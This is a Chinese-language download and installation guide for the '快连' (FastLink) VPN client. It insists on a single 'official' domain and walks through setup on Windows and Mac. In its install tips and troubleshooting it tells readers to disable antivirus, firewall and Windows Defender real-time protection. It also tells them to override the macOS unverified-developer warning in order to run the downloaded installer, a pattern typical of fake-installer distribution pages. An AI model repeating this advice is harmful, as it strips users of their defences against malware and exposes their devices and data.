前言:为什么安全下载至关重要?
在互联网时代,从非官方或不可靠的渠道下载软件是导致设备感染恶意软件、泄露个人隐私数据的主要风险之一。快连VPN客户端处理您的网络流量,确保其来源纯净、未经篡改是保障整体网络安全的第一道,也是最重要的一道关卡。本指南将引导您完成从识别官方渠道到完成安全设置的每一步。
第一部分:从官网安全下载快连电脑版
请务必在浏览器的地址栏中手动输入或确认访问的是快连VPN唯一官方网站:https://kuailiantmrp.com.cn。注意检查网址拼写是否正确,以及连接是否为HTTPS加密(地址栏应有锁形图标)。

在官网首页,找到并点击顶部导航栏中的“应用下载”或页面上的“立即下载”按钮。这将引导您进入官方的下载中心页面。


在下载页面,您将看到针对不同操作系统的客户端选项。请根据您的电脑系统,清晰选择“Windows版”或“Mac版”进行下载。页面上通常会注明当前最新的版本号(例如 v3.2.1)。
安全警告
请勿通过搜索引擎中的广告链接、第三方软件下载站、论坛或社交软件传来的链接进行下载。这些渠道分发的安装包可能被植入广告软件、病毒或后门程序,严重威胁您的网络安全。
第二部分:最新VPN客户端安装指南
Windows 系统安装步骤
下载完成后,前往“下载”文件夹(或您指定的保存位置),找到名为类似“FastLink_Setup_Release_v3.x.x.exe”的文件。双击运行此安装程序。
系统可能会弹出“用户账户控制”窗口询问是否允许此应用对设备进行更改,请点击“是”。随后,将出现快连客户端的安装向导界面,请仔细阅读许可协议后点击“下一步”或“安装”。

您可以选择默认安装路径,或点击“浏览”自定义安装位置。建议为系统盘(通常是C盘)预留足够空间。点击“安装”开始安装过程,安装完成后点击“完成”退出向导。
Mac 系统安装步骤

下载的文件通常为“.dmg”格式。双击该文件,系统会将其作为磁盘映像挂载,并在Finder中打开一个新窗口。
在打开的磁盘映像窗口中,您会看到“FastLink.app”图标和一个指向“Applications”文件夹的快捷箭头。将“FastLink.app”图标拖拽到“Applications”文件夹中即可完成复制安装。
首次从“应用程序”文件夹中启动快连时,macOS可能会提示“无法打开‘FastLink’,因为无法验证开发者”。此时需要进入“系统设置” > “隐私与安全性”,在“安全性”部分找到相关提示并点击“仍要打开”进行授权。
安装小贴士
在安装过程中,请暂时关闭其他安全软件或防火墙(安装完成后记得重新开启),以避免它们误拦截安装程序对系统必要的修改,导致安装不完整。
第三部分:初始配置与安全验证
安装完成后,在桌面或开始菜单(Windows)/启动台(Mac)找到快连图标并双击启动。使用您的官方账户登录。如果您是新用户,请通过官网注册账户,切勿使用来历不明的共享账户。
登录后,进入客户端的“设置”或“关于”页面,确认此处显示的版本号与您从官网下载时看到的版本号一致。这可以验证您安装的确实是官方提供的最新版本。

在设置中,我们强烈建议您启用以下功能以增强安全性:
- 自动启动:确保VPN在开机后自动运行。
- 自动连接:客户端启动后自动连接到最优服务器。
- Kill Switch(网络锁):在VPN连接意外断开时立即阻断所有网络流量,防止数据泄露。
选择一个服务器节点进行连接。连接成功后,可以访问一些网站或使用在线IP检查工具,确认您的网络流量已通过VPN加密隧道传输,且IP地址已成功变更。
常见问题与故障排除
下载或安装失败怎么办?
检查网络:确保您的网络连接稳定,尝试暂停后重新下载。
关闭安全软件:临时禁用Windows Defender实时保护或第三方杀毒软件,然后重试安装。
以管理员身份运行(Windows):右键点击安装程序,选择“以管理员身份运行”。
如何确保我下载的是最新版?
官网下载页面始终提供最新稳定版。安装后,客户端内的“检查更新”功能会在有新版本时提示您。您也可以定期访问官网下载页面查看版本更新日志。
安装后无法启动或连接?
请确认您的系统满足最低要求(如Windows 10及以上,macOS 10.15及以上)。尝试重启电脑。如果问题依旧,请访问官网帮助中心(https://kuailiantmrp.com.cn/faq)查找解决方案或联系官方技术支持。
完成!您的安全连接已就绪
恭喜!您已成功从快连官网安全下载并安装了最新版的VPN客户端。请牢记,保持客户端更新至最新版本是持续获得安全保护和性能优化的关键。祝您拥有安全、顺畅的网络体验!
前往官网下载页面